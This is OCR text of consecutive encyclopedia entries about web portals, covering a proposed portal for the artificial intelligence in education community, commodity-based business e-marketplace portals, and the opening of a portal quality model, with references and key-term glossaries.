Love, C., & Feather, J. (1998). Special collections on the World Wide Web: A survey and evaluation. *Journal of Librarianship and Information Science, 30*(4), 215-222.

McCarthy, C. (2004). Digital libraries. In H. Bidgoli (Ed.), *The Internet encyclopedia* (Vol. 1, A-F, pp. 505-525). New York: John Wiley & Sons.

Schwartz, C. S. (2000). Digital libraries: An overview. *Journal of Academic Librarianship*, *26*(6), 385-93.

Tatnall, A. (2005). *Web portals: The new gateways to Internet information and services.* Hershey, PA: Idea Group Publishing.

KEY TERMS

American Memory: Important digital library collection from the Library of Congress, Washington (http://memory.loc.gov/ammem/).

Digital Libraries: Systems that offer access to significant collections of selected, organized, digital resources, of the type traditionally found in libraries or archives.

International Children's Digital Library: Digital library from the University of Maryland that offers a wide range of child-oriented materials (http://www.icdlbooks.org/).

Internet Archive: San Francisco based institution dedicated to preserving the Internet (http://www.archive.org/).

PictureAustralia: Networked collection of images of Australian life; created by the National Library of Australia (http://www.pictureaustralia.org/).

Portals: Gateways to network-accessible information and services.

Project Gutenberg: Long established source of free digital books (http://www.gutenberg.org/).

P

Portal for Artificial Intelligence in Education

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INTRODUCTION

The goal of this portal is to provide Internet information and products relevant to the field of artificial intelligence in education (AIED). This large international community designs, develops, researches and disseminates intelligent computer tutors that dynamically estimate a student's proficiency and motivation before adapting their responses. The AIED community has more than 1,000 members, including teachers who use these products, researchers who develop new techniques, industries who disseminate and evaluate new systems and students who pursue further academic training. Currently no portals exist for this community. A Web portal is a Web site that acts as a gateway to the Internet. It can provide information and links on a wide range of topics (www.netscape.com), or it can be specialized with a specific subject, such as a governmental portal.

This article describes our current vision of how to organize the AIED portal to support community development and to make finding material easy. The next section offers a brief overview of artificial intelligence in education; the third section describes the AIED portal and its content; and the fourth section provides a view to the future.

ARTIFICIAL INTELLIGENCE IN EDUCATION

The field of artificial intelligence in education asks questions such as: What is the nature of knowledge? How do humans learn? What are effective teaching strategies? Research approaches in the field have been developed from several disciplines, including artificial intelligence (AI), cognitive science, Web technology, social and behavioral sciences, linguistics, education and psychology. Student activities are tracked while they work with the tutor, perhaps in problem solving or dialogue. Making inferences about a student's skills or motivation is complicated by the fact that students are more likely to have confounded or missing knowledge than do average computer users.

Intelligent tutors challenge and move beyond traditional pedagogy. They support teaching strategies such as: (1) constructivist teaching, in which students create their own projects rather than memorize and feed back information to the teacher; (2) collaborative learning, in which teams of students work together to solve problems (Giordani & Soller, 2004); and (3) inquiry learning, in which students think critically, reason scientifically and develop analytic skills (Aleven, Ogden, Popescu, Torrey, & Koedinger, 2004; Woolf, Murray et al., 2005). Metacognitive actions, which help students become aware of their own skills and learning style, have been recorded along with each student's response to help and hints. In team activities, students work together as partners explaining their reasoning and offering suggestions. Eye movement and learning styles studies provide a perspective on task performance, the impact of alternative teaching methods and a measurement of accuracy and response time by people with differing abilities and skills (Arroyo, Beal, Murray, Walles, & Woolf, 2004; Shute, Graf, & Hansen, 2005).

AIED PORTAL

The portal design shown in Figure 1 offers numerous links and applications, including search facilities for events, content publications (journals, conferences and books), people and organizations; a section detailing upcoming events and up-to-date news, headlines and job offers relevant to the community. Part of our objective is to provide a consistent location for notices, publications, products and information. Community building is supported through frequently asked questions, a chat room, discussion forum, message board and listservs for the community. By participating in the portal environment, researchers can explore the latest work; users of technologies can find providers; and members can discover colleagues working in similar areas. Product deployment is supported through having a consistent location to describe products and providing supportive ways for members to reach new and existing members. The portal will include contact sections, links and pages of most organizations involved in the field. Users will be able to enter suggestions for improvements to the portal and to identify new organizations that should be added. A glossary provides definitions of key terms used in the site. In addition, the portal offers access to resources and information on basic research and applied research in the AIED field.

BASIC RESEARCH


Understanding, representing and reasoning about teaching and learning are the foci of basic research in the field of AIED. Several goals are pursued simultaneously, including how to: (1) represent expert knowledge, teaching and student learning; (2) explain this knowledge as components of human cognition; and (3) demonstrate completeness and reliability in the engineering side of the discipline, for example, provide each student with a tutor that has the qualities of a master teacher. Intelligent tutors have encoded knowledge about teaching and have provided sophisticated feedback, customized curriculum and refined remediation.

Intelligent real-time simulations engage students in situations that relate to how they will use their knowledge in the future, for example, operate a complex engine, treat patients who have cardiac arrest (Eliot, Williams, & Woolf, 1996), or design a thermodynamics engine. Intelligent interfaces support communication, which is vital to effective teaching; for example, intelligent tutors read, analyze and provide a written critique of student prose, drawings, formulas, or graphics; they grade essays, analyze students' graphics (free-body diagram), interpret formulas, graphics or vectors (Rose et al., 2001; Shulze et al., 2000) and recognize emotion and affective characteristics and engage in peer-to-peer role playing.

Tutors learn from experience, improve their performance and refine their decision strategies (Arroyo et al., 2005; Mitrovic, Martin, & Mayo, 2002). Machine learning and data mining are used to gain insight into many unobservable parameters, for example, student skills and affective characteristics (motivation, skills, and interest). They predict student performance and skills based on prior actions of hundreds of students. Bayesian networks discover links between observable behavior (e.g., time spent on hints, number of hints selected) and hidden motivation, attitudes and goals and are particularly appropriate given the level of uncertainty surrounding a student's behavior. Cognitive science experiments are poised to answer truly difficult questions about human cognitive processes and learning. Research in cognitive psychology produces useful insights for building tutors and vice versa; for example, tutors help researchers identify student misconceptions and redirect problem solving by setting new goals.

Intelligent tutors have been used to establish a cooperative approach between learner and system that simulates various partners, such as a colearner, a learning companion and a troublemaker; these partners are called pedagogical actors (Aïmeur & Frasson, 1996). These actors enable the tutor to gain a better understanding about which strategy is best

Figure 1. Design for an artificial intelligence in education portal page



suited for an individual, when to use it and which concepts need to be emphasized. This evolution towards cooperative learning progressively highlights two fundamental characteristics: (1) learning with intelligent tutors is a constructive process involving several pedagogical actors; and (2) cooperative learning strategies are effective in improving learning, learning with a colearner, learning by teaching or learning by disturbing.

Natural language tutor dialogues explore issues such as: What type of tutor feedback (corrections, definitions, challenges or follow-up) is effective? Dialogue tutors accept written language, analyze the learner's input and generate sentences in response to the student (Aleven et al., 2004; Graesser et al., 2003; Rose et al., 2001).

Intelligent tutors model a student's knowledge and the impact of teaching, which helps researchers understand learning characteristics such as recovering from misconceptions, motivation and performance (Arroyo, Woolf, & Beal, 2005). Pretests are often used to initialize the student model. However, this is too time intensive and invasive. Focusing on the most important nodes and activating an inferential model to propagate additional values has been used (Aïmeur, Brassard, Dufort, & Gambs, 2002). This facilitates asking fewer questions, but there is a trade-off between the number of questions asked and the accuracy of the model. An adaptive pretest, which chooses the next question by taking into account the answers to previous questions, reduces the time spent by a student and yet also reduces the information reliability. The number of questions required to determine the category is generally much smaller than for an intelligent pretest.

Intelligent tutors also store knowledge about teaching strategies, for example, how and when to present topics, feedback and assessment (Hage & Aïmeur, 2005). This knowledge contains rules about how outstanding teachers behave as well as which teaching strategies are suggested by learning theories. Cognitive studies with intelligent tutors show that students learn when they remain active and motivated (Fletcher, 1996; Seidel & Perez, 1994; Shute & Regian, 1993). Intelligent tutors can infer a student's affective characteristics, for example, motivation, attitude, emotion and engagement (Arroyo et al., 2005).

In sum, basic research in this field is nearly *AI complete* in that many aspects of artificial intelligence are explored to answer questions about teaching and learning, including but not limited to knowledge representation, user modeling, machine learning, data mining and natural language processing. The AIED portal provides information on all these topics through its links to publications (journals, books and conferences), people (lists of researchers) and research places (laboratories and organizations).

APPLIED RESEARCH

Tutors have survived the transition from the laboratory to classroom (Koedinger, Anderson, Hadley & Mark, 1997; Lesgold, Lajoie, Bunzo & Eggan, 1992; Mitrovic et al., 2002) and in some cases authoring tools extend a tutor from one domain and developer to other domains and developers. Applied research is important in this field, because such systems might someday become routine in classrooms. Classroom evaluations provide insight about how to quantify technology's impact and define how to best transition laboratory projects to educational practice. Applied research techniques identify teaching interventions that are effective and investigate how to overcome idiosyncrasies of a domain and constraints of the machine interaction environment. Classroom evaluations stress-test the technology and lead to large scale use with thousands of students.

For example, model tracing tutors are being used in more than 1,700 high schools in America through Carnegie Learning.[1] A physics tutor has been used for five years at the Navy Academy (VanLehn et al., 2005). A chemistry tutor employing machine learning techniques to analyze student work is regularly used by thousands of students (Stevens & Dexter, 2003). Rigorous and realistic classroom experiments with hundreds of students have helped determine the practical significance of tutor enhancements, as well as the effect of AI techniques on students' attitudes. The AIED portal enables visitors to access technology products and test tutors through its Download Tutors link. Visitors may download authoring tools and modify existing tutors or develop additional ones through the Authoring Tools link.

Strong learning results have been demonstrated. Intelligent tutors produce improvement in both student skills and motivation and students who use tutors perform better than students in traditional classes. These benefits apply to all ethnic groups (Koedinger, Corbett, Ritter, & Shapiro, 2000) and to both genders (Arroyo et al., 2004) and help "close the gap" in racial and gender differences. A college physics tutor showed that learners scored about a letter grade (0.92 standard deviation units) higher than students in a control group (Schulze et al., 2000; Shelby et al., 2001) and many students prefer doing their homework on the tutor to doing it with paper and pencil. Another tutor for grade school mathematics showed improved learning when the tutor varied the type of hint presented based on individual cognitive development of the student (Arroyo et al., 2005). A geometry tutor investigated the interaction of gender, cognitive skills and pedagogical approach and varied the choice of hint type (analytic or visual) for students of varied ability (spatial ability, math-fact retrieval and gender). Students learning improved as much as 20%. An intelligent tutor for only 20-25 hours produced improvement to the level of senior colleagues with more than four years on the job (Lesgold et al., 1992). Classroom studies have accurately estimated a student's proficiency and the probability of a correct response, producing 10% course improvement. The AIED portal provides information about these empirical studies through its link to Evaluation Studies.

Model tracing tutors with immediate feedback and hint sequences techniques have been in classrooms for more than 12 years and show positive learning gains (around 1 standard deviation) across a broad spectrum of learners (Koedinger et al., 1997). Students show improvement in both the topic of the tutor and in their interest and confidence in their own mathematics knowledge (Koedinger et al., 2000). Based on a cognitive model of student problem solving in mathematics, production rules capture students' multiple strategies and their common misconceptions. The AIED portal describes these and other results at its Evaluation Studies link.

CONCLUSION

This article described a portal for a large international community of designers, developers and users of computer tutors in the field of artificial intelligence in education. Such a portal is necessary because many difficult research, implementation and community issues remain to be solved. For example, powerful AI development tools (shells and frameworks) are needed to accelerate development of tutors in new domains, innovative technologies are sought to secure pedagogical resources (Aïmeur, Mani-Onana, & Saleman, 2006) and tutors should be developed to support new pedagogical strategies, such as partnering, mentoring and scaffolding. The goal of this portal, in part, is to provide a consistent place for the community to measure its growth and benchmark its achievements. By providing a place to store and search for information, this portal will alleviate the need for individual members to include such information on their own Web sites, will provide channels for members to stay current and will supply a uniform location for research results. Many of the features on this Web site are designed to strengthen the community and are associated with collaboration and cooperation. The portal will change regularly in the future as more people become involved, as users make suggestions and as more products become available. Links to organizations, laboratories and research teams will clearly change as the community grows.

Providing a teacher for every student, encoding knowledge about that student and adapting teaching material for individual learning needs are likely to produce dramatic results. Educational innovations of the past have produced only slow changes in the classroom; yet in this age of rapidly changing technology, the technologies mentioned here will proceed faster than previous practices, and promise a revolution in teaching and learning.

REFERENCES

Aïmeur, E., Brassard, G., Dufort, H., & Gambs, S. (2002). CLARISSE: A machine learning tool to initialize student models. In S.A. Cerri, G. Gouarderes, & F. Paraguacu (Eds.), *Intelligent Tutoring Systems: Sixth International Conference, ITS 2002* (Vol. 2363, pp. 718-728). Berlin/Heidelberg: Springer.

Aïmeur, E., & Frasson, C. (1996). Analyzing a new learning strategy according to different knowledge levels. *Computers and Education, 27*(2), 115-127.

Aïmeur, E., Mani-Onana, F. S., & Saleman, A. (2006). SPRITS: Secure pedagogical resources in intelligent tutoring systems. *Intelligent Tutoring Systems, Eighth International Conference, ITS 2006*, Jhongli, to appear in June 2006.

Aleven, V., Ogden, A., Popescu, O., Torrey, C., & Koedinger, K. (2004). Evaluating the effectiveness of a tutorial dialogue system for self-explanation. In J. Lester, R. M. Vicari, & F. Paraguaca (Eds.), *Intelligent Tutoring Systems: Seventh International Conference* (pp. 443-454). Berlin: Springer.

Arroyo, I., Beal, C. R., Murray, T., Walles, R., & Woolf, B. P. (2004). Web-based intelligent multimedia tutoring for high stakes achievement tests. In *Intelligent Tutoring Systems, Seventh International Conference* (pp. 468-477), Macei, Alagoas, Brazil. Springer.

Arroyo, I., Woolf, B., & Beal, C. (2005). Gender and cognitive differences in help effectiveness during problem solving. *Technology, Instruction, Cognition and Learning, 3*(1).

Eliot, C., Williams, K., & Woolf, B. (1996). *An intelligent learning environment for advanced cardiac life support.* Paper presented at the 1996 AMIA Annual Fall Sympsosium, Washington, DC.

Fletcher, J. D. (1996). *Does this stuff work? Some findings from applications of technology to education and training.* Paper presented at the Conference on Teacher Education and the Use of Technology Based Learning Systems, Warrenton, Virginia.

Giordani, A., & Soller, A. (2004). *Strategic collaboration support in a Web-based scientific inquiry environment.* Paper presented at the European Conference on Artificial Intelligence Workshop on Artificial Intelligence in Computer Supported Collaborative Learning, Valencia, Spain.

Graesser, A. C., Moreno, K., Marineau, J., Adcock, A., Olney, A., & Person, N. (2003). AutoTutor improves deep learning of computer literacy: Is it the dialog or the talking head? In U. Hoppe, F. Verdejo & J. Kay (Eds.), *Artificial intelligence in education* (pp. 47-54). Amsterdam: IOS.

Hage, H., & Aïmeur, E. (2005). Exam question recommender system. In C. K. Looi, G. McCalla, B. Bredeweg & J. Breuker (Eds.), *Twelfth International Conference on Artificial Intelligence in Education, AIED 2005*, Amsterdam, The Netherlands.

Koedinger, K. R., Anderson, J. R., Hadley, W. H., & Mark, M. A. (1997). Intelligent tutoring goes to school in the big city. *International Journal of Artificial Intelligence in Education, 8*, 30-43.

Koedinger, K. R., Corbett, A. T., Ritter, S., & Shapiro, L. J. (2000). *Carnegie Learning's Cognitive Tutor: Summary research results* (White Paper). Pittsburgh, PA: Carnegie Learning.

Lesgold, A., Lajoie, S., Bunzo, M., & Eggan, G. (1992). SHERLOCK: A coached practice environment for an electronics troubleshooting job. In J. H. Larkin & R. W. Chabay (Eds.), *In computer-assisted instruction and intelligent tutoring systems* (pp. 201-238). Hillsdale, NJ: Lawrence Erlbaum.

Mitrovic, A., Martin, B., & Mayo, M. (2002). Using evaluation to shape ITS design: Results and experiences with SQL Tutor. *Using Modeling and User Adapted Instruction, 12*, 243-279.

Regian, J. W., & Shute, V. J. (1993). Basic research on the pedagogy of automated instruction. In D. M. Towne, T. de Jong, & H. Spada (Eds.), *Simulation-based experiential learning* (pp. 121-132). Berlin: Springer-Verlag.

Rosé, C. P., Jordan, P., Ringenber, M., Siler, S., VanLehn, K., & Weinstein, A. (2001). Interactive conceptual tutoring in Atlas-Andes. *AI in Education 2001*.

Schulze, K. G., Shelby, R. N., Treacy, D. J., Wintersgill, M. C., VanLehn, K., & Gertner, A. (2000). Andes: An intelligent tutor for classical physics. *Journal of Electronic Publishing, 6*(1).

Seidel, R. J., & Perez, R. S. (1994). An evaluation model for investigating the impact of innovative educational technology. In J. H. F. O'Neil & E. L. Baker (Eds.), *Technology assessment in software applications* (pp. 177-208).

Shelby, R., Schulze, K., Treacy, D., Wintersgill, M., VanLehn, K., & Weinstein, A. (2001). An assessment of the Andes Tutor. Paper presented at the Physics Education Research Conference, Rochester, New York.

Shute, V., Graf, E. A., & Hansen, E. (2005). Designing adaptive, diagnostic math assessments for individuals with and without visual disabilities. In L. PytlikZillig, R. Bruning & M. Bodvarsson (Eds.), *Technology-based education: Bringing researchers and practitioners together* (pp. 169-202). Greenwich, CT: Information Age Publishing.

Shute, V. J., & Regian, J. W. (1993). Principles for evaluating intelligent tutoring systems. *Journal of Artificial Intelligence in Education, 4*(2), 245-271.

Stevens, R., & Dexter, S. (2003). *Developing teacher's decision making strategies for effective technology integration: A simulation design framework symposium presentation.* Paper presented at the AERA National Meeting.

VanLehn, K., Lynch, C., Schulze, K. Shapiro, J. A., Shelby, R., Taylor, L., Treacy, D., Weinstein, A., & Wintersgill, M. (2005). The Andes physics tutoring system: Five years of evaluations. In C. K. Looi, G. McCalla, B. Bredeweg, & J. Breuker (Eds.), *Twelfth International Conference on Artificial Intelligence in Education, AIED 2005*, Amsterdam, The Netherlands.

Woolf, B., Murray, T., Marshall, Bruno, M., Dragon, T., Mattingly, M., et al. (2005). Critical thinking environments for science education. In C.K. Looi, G. McCalla, B. Bredeweg & J. Breuker (Eds.), *Twelfth International Conference on Artificial Intelligence in Education, AIED 2005*, Amsterdam, The Netherlands.

KEY TERMS

Artificial Intelligence: Artificial Intelligence or AI is a branch of Computer Science. Research in AI is concerned with reproducing the human behavior, such as learning and reasoning. AI has several fields of application including expert systems, handwriting, speech, and facial recognition.

Cognitive Science: An interdisciplinary study of the mind that draws upon several fields such as neuroscience, psychology, philosophy, linguistics and artificial intelligence. The main purpose of Cognitive Science is to help explain human perception, thinking, and learning.

Data Mining: Data mining is the process of *mining*, or searching within large amounts of data in order to extract new and potentially useful information.

Intelligent Tutoring Systems: Intelligent Tutoring Systems or ITS systems use their knowledge of the domain (what needs to be taught), the learner and the teaching strategies to provide personalized learning to the user.

Machine Learning: Machine Learning is the study and development of tactics which allow computers to learn.

Natural Language Processing: Natural Language Processing is the subfield of AI that deals with understanding and generating natural human language. Some fields of application are machine translation, question answering and speech recognition.

Web Portal: A simple definition of a Web portal is a Web site that acts as a gateway or a starting point for users when they connect to the Internet.

ENDNOTE

[1] Carnegie Learning is described at http://www.carnegielearning.com/

Portal Models and Applications in Commodity-Based Environments

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INTRODUCTION

Businesses use many portals and for a variety of reasons. Some portals are used for inter-organisational collaboration between suppliers, buyers, and customers or as electronic marketplaces for users to browse and search for genuine savings in the purchase of goods or services. Portals support interorganisational networks by defining function and content on the basis of the customer process, and provides availability to the user via role-based and personalised interface while e-markets offer to the user a restricted or open view of the products and services on offer. Each profile is determined by the participant or its administrator. Today's portal technology, paired tightly with tools and services, support user activity in an integrated way. The use of portals is still in its infancy among a number of organisations while early adopters are at the point of experiencing some genuine rewards. Portal technology provides a modular service-oriented architecture for integrating content and services and for managing user profiles and security settings from other systems. Portal technology provides customers the basis for constructing, building, and deploying a variety of Web applications designed to meet the changing business requirements.

BACKGROUND

Modern Portal technology, combined with tools and services, supports human activity in an integrated way. As each interaction occurs, an underlying system triggers a series of adhoc activities generally not assisted by software on the Web. It allows organisations to create Web applications specifically geared to support the needs of employees, partners, and customers. Examples of these are outlined throughout this chapter, demonstrating how portal technology can transform complex business processes and activities that span both system and business boundaries by adding new efficiencies in existing processes and improving the performance of the user. A portal changes the way a business interacts with itself, its customers, and its partners. This is the essence to success and the difference between a business surviving and a business thriving.

EXAMPLES OF COMMODITY-BASED PORTALS

Portals that have or are operating as *e-marketplaces* within the Australian and Asian-Pacific area include corProcure, Optus Marketsite, Quadrem, Ariba, Freemarkets, and Marketboomer. Some of these e-marketplaces are providing specialist portal facilities in the following areas.

Express Courier Portal

Through an online auction, bidding for courier jobs is available from an e-marketplace for a group, or cluster, of courier companies. A marketplace via a logistic portal or *portlet* may offer a Web booking service for each of the courier companies. The customer may be able to access the Web portal and enter their identification via a log-on, and only the courier that they have a prior relationship with is accessed. Their jobs logged by the customer are charged via a central billing facility and billed on a monthly basis or payment may be made immediately via EFT or credit card. Track and trace capability allows the customer to check on the status of a particular dispatch. All these services are made available via an electronic marketplace.

Local Transport

An electronic marketplace may also facilitate the physical logistical services (refer to Figure 1) for local carriers performing their physical activities in the pickup, linehaul, and delivery chain. The requirements for an e-logistics solution may include: multimodality, geographic service coverage, and service performance quality and reliability across the chain of the transportation services.

Figure 1. Actions processes in e-Fulfillment (Source: Ranier Alt and Stefan Zbornik, 2003, Variant)




Figure 2. Actions processes in e-Logistics (Source: Rainer Alt and Stefan Zbornik, 2003, Variant)





Figure 3. Actions processes in e-Payments (Source: Rainer Alt and Stefan Zbornik, 2003, Variant)



Logistics Fulfilment

Provision of logistics services for handling goods is normally undertaken by shipping agents and third party logistic providers. In using an electronic marketplace, operators outside this group, by their selection from marketplace transport catalogues or transport exchanges, have the opportunity to add another competitive dimension for customer selection. With many carriers providing "track and trace" facilities, the marketplace (refer to Figure 2) can allow the customer shipping information in real time, not to mention the electronic generation of shipping documents, customs documentation for customs clearance agents, and so forth.

ePayments

A stable relationship is generally maintained with one, or sometimes two, banks in the financial logistics area. As a transaction is executed via the portal between a payee (issuer of the account) and the payer (receiver of the account), funds are transferred via the baking institutions and clearing houses and settled real-time. Compare this to the conventional payment process where a paper account is issued and payment is received via a check that is sent back through the mail system. The time lag between issue of account and payment of account can be as much as 60 days or more pending internal processes. According to Rainer et al. (2003):

Europe has been leading in rationalizing payment transactions. Examples are the electronic payments order transfer (DTA), the electronic direct debiting service (LSV), the electronic funds transfer at Point of Sales (EFT/POS) and Financial EDI (FEDI). An ePayment solution needs to meet four major requirements (refer to Figure 6): multi-bank capability, cross-border payments, universal applicability for B2B and B2C payments and the support of various payment instruments.

Travel

The travel commodity could be broken into two classifications, corporate and consumer. Given that the Internet portal is only the tool used to purchase a commodity, in this case travel tickets or seats on an airline. The business of online becomes disruptive to the bricks and mortar travel agencies. Airlines, through the use of the Internet purchasing service, have the ability to deal directly with the corporate customer or the consumer. You, therefore, see travel agencies or providers such as AMEX and Carlson Wagonlit having to compete directly with the airlines. At the end of the day the corporate customer or consumer wins as the online portal offering becomes cost effective to both the airline and the purchaser, as it provides functionality and reliability of ticket sales. The consumer has the ability to search for the lowest fares, book, and pay all online.

APPLICATION OF PORTAL TECHNOLOGY

Content and application functionality to support new business processes remains a challenge that can be time consuming and costly, as too is the licensing of multiple portal providers. This problem is generally avoided by the e-marketplace option. Some projects may require tasks such as self-service, and as a result may not be viewed as complete and rich enough for the users, thus impacting its success.

The IT and Marketing Divisions Need to Learn about E-Marketplaces

In 2005, one of Australia's major corporations had budgeted the equivalent of US$10.5 million for a major corporate portal initiative. Many of their significant customers were trading via a subsidiary e-marketplace that hosted several existing commodity portals. The technical team had great difficulty in adopting their thinking to provide a solution for this corporate customer that aligned to a portlet residing within the existing e-marketplace. As a result, the business was not developed on the e-marketplace. The loss of this opportunity was the conduit to the failing of this particular e-marketplace.

The second *non learning* and perhaps an even sadder observation was that the corporate sales division never realized that one of the potential core products of the e-marketplace was in fact to host "other peoples' corporate portals" for not only domestic, but international clients as well! The Internet now crosses borders! However, this concept of designing the virtual corporate portal on the e-marketplace was beyond the reality of the sales staff. But in hindsight, both situations reflect that actual e-business comprehension, *e-experience*, has a much longer learning curve than what may have been the expected.

Composite applications can be built quickly and inexpensively by minimizing the amount of new code that is needed. This is accomplished by leveraging code and data in established applications via mechanisms such as application integration technology and strategies such as service-oriented architecture.

Valdes (2003) believes that when considering these various use scenarios, it is evident that a single portal package from a given vendor - such as Plumtree, IBM, SAP, PeopleSoft, Oracle, Sun Microsystems, or BEA Systems - can be deployed in different ways, resulting in different costs. The cost variation resulting from different types of corporate deployments can range over a factor of five from a low of $300,000 to a high of $1.5 million for a mid-size user population of approximately 3,000 users. The small to medium enterprises have been able to deploy portals through service providers such as Marketboomer for a fraction of this cost, and still enjoy similar functionality through shared technology infrastructure. Following implementation only pay for the ongoing license and maintenance costs.

REVENUE GENERATION

In an example given by Barlas (2005) in his article *Portal Generates Revenue* Barlas says:

Cardinal Health System, best known as the operator of Ball Memorial Hospital, can put a dollar value on its physician portal. The portal saves each of Ball Memorial's 50 employed physicians 15 minutes a day, meaning the scheduling of an additional patient per physician per day. That represents $60,000 a month in additional revenue, or $720,000 a year. Much of the physician portal's utility lies in Bowstreet's ability to reach back, via portlets, to various third-party systems and databases in order to serve physicians the information they need.

REFERENCES

Alt, R., Zbornik, S., Ed. Monterio, J.L., Swatman, P.M.C., & Tavares, L.V. (2003). Integration of electronic services in the execution of business transactions. *Towards the knowledge society: E-commerce, e-business and e-government* (pp. 717-725). MA: Kluwer Academic.

Barlas, D. (2005). *Portal generates revenue—Combination of IBM WebSphere Portal and Bowstreet Porlet Factory does wonders for Cardinal Health System.* Retrieved January 8, 2007, from www.portalsmag.com/articles/default.asp?ArticleID=7026&TopicID=10

Valdes, R. (2003). *Narrowing the Board Sprectrum of Portal Costs* (ID Number: COM-20-4338). Gartner, Inc.

KEY TERMS

DTA: Electronic payments order transfer.

EFT/POS: Electronic funds transfer at Point of Sales - A device by which sales transactions can be directly debited to the customer's bank account at the point of sale, through the use of a debit card (generally the same card used with Automatic Teller Machines). Merchants using EFTPOS can also offer cash out facilities to customers, where a customer can withdraw cash along with their purchase. EFTPOS are sometimes also called POS Terminal or Payment Terminal and must not be confused with traditional Point of sale.

Financial Electronic Data Interchange (FEDI): The Banking Messages for Electronic Commerce (FEDI) is a suite of messages developed by the Banking Industry. It is an agreed set of Banking Message Implementation Guidelines which can be used in Electronic Commerce. The messages have been designed to meet the requirements of both the Banking and Industry, and the messages can be used in any electronic trading context in any industry.

LSV: The electronic direct debiting service.

Portal Quality Issues

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INTRODUCTION

Web portals are emerging Internet-based applications that enable access to different sources (providers). Through portals the organizations develop their businesses within what is a more and more competitive environment. A decisive factor for this competitiveness and for achieving the users' loyalties is portal quality. In addition, we live in an information society, and the ability to rapidly define and assess data quality of Web portals for decision making provides a potential strategic advantage. With this in mind, our work was focused on quality of Web portals. In this article we present a part of it: a portal quality model and the first phases in the developing of a data quality model for Web portals.

BACKGROUND

Web portals are emerging Internet-based applications that enable access to different sources (providers) through a single interface (Mahdavi, Shepherd, & Benatallah, 2004). The employing of Web portals can help users to find the information, service, or product they desire from among a (large) number of providers and to do so effectively, without navigating through them one-by-one (Mahdavi et al., 2004).

Nowadays, portal users can move from one portal to another very easily. Therefore, the success of a portal depends on customers using and returning to their sites, because if a new portal puts up a competitive site of higher quality, customers will almost immediately shift their visits to the new site once they discover it (Offutt, 2002). Considering this, we developed a portal quality model (PQM), whose main task is to determine the quality level of a portal and to ascertain its weak points. This model is made up of the following dimensions: tangible, reliability, responsiveness, assurance, empathy, security and data quality (DQ).

For the data quality dimension in PQM, we have considered, in the first version, the DQ framework proposed by (Dedeke & Kahn, 2002). However, given its importance and its dependence on the context (Cappiello, Francalanci, & Pernici, 2004) we believe a specific DQ model for the Web must be used. For this, a data quality model for Web portals was developed and in this article the first steps for its construction are shown.

PQM

The PQM model (portal quality model) (Moraga, Calero, & Piattini, 2004) has been developed using the first two phases of the goal question metric (GQM) method (Solingen & Berghout, 1999) as well as the SERVQUAL model proposed by Parasuraman, Zeithami, and Berry (1998).

